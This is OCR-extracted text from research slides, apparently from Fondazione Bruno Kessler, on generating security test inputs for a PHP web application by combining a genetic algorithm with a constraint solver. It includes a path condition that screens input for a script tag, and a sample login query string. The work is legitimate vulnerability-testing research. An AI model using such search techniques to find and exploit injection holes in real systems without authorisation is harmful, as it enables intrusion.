not (strpos(**InputU**, "<scritp")) AND
True AND
not (strlen(**InputP**)<5) AND
InputP == **InputP2**


{ (username, "mariano"), (password, "xxxxx"), (password2, "xxxxx") }

http://mysite.com?username=mariano&password=xxxxx&password2=xxxxx

- PRO:
  - It solvers constraints that could be difficult for heuristics
- CON:
  - Limitations on the language accepted by the solver may require to use concrete values
    - Linear arithmetic
    - Simple conditions on strings
    - First order logics
  - The search problem is not completely defined
  - Path not known, but just constraints on some branches
  - Huge search space (constraints on strings)
  - Long execution time


Comparison

- **GA**: 70 individuals, 500 generations (elitist), P_m=0.01, P_c=0.7
- **Solver**: Yces sat solver (integer, float, bit-vectors) + apache module to track symbolic values and path constraints
- **Combination**: no improvements after 50 generations, switch to solver, and then back to GA
- **Sanity check**: 50,000 random tests (input names taken from the source code)



Empirical results

- Case study: Yapig 0.95-b
  - Php + MySql
  - 53 files, 9 kloc



- Static analysis reports 53 **candidate** vulnerabilities
  - Including infeasible paths


Considerations

FONDAZIONE BRUNO KESSLER

- GA alone does not solve our problem
- Solver alone goes more near to the solution, but it takes a lot of computational time
- Combination: GA is a fundamental to solve the problem and speed up the generation security test cases
  - Search space is usually very large but GA heuristic helps in reducing it (global search)
  - With the reduced search space, resorting to a constraint solver does not create scalability issues (local search)


Extensions (i)

- Parallel populations on evolution (with different parameters)




Extensions (ii)

- Parallel execution of alternative strategies



Extensions (iii)

- Parallel execution of resource-demanding parts of combined algorithms (e.g., the solver)



Conclusions

FONDAZIONE BRUNO KESSLER

- Static analysis can be used to help manual review (candidate vulnerable points)
- We combined a genetic algorithm and a constraint solver to generate security test cases (input values)
- On a case study application, the combination
  - Produced better results (coverage)
  - Improved performances (computation time)
- Parallel architecture are a viable solution to improve further on combined algorithms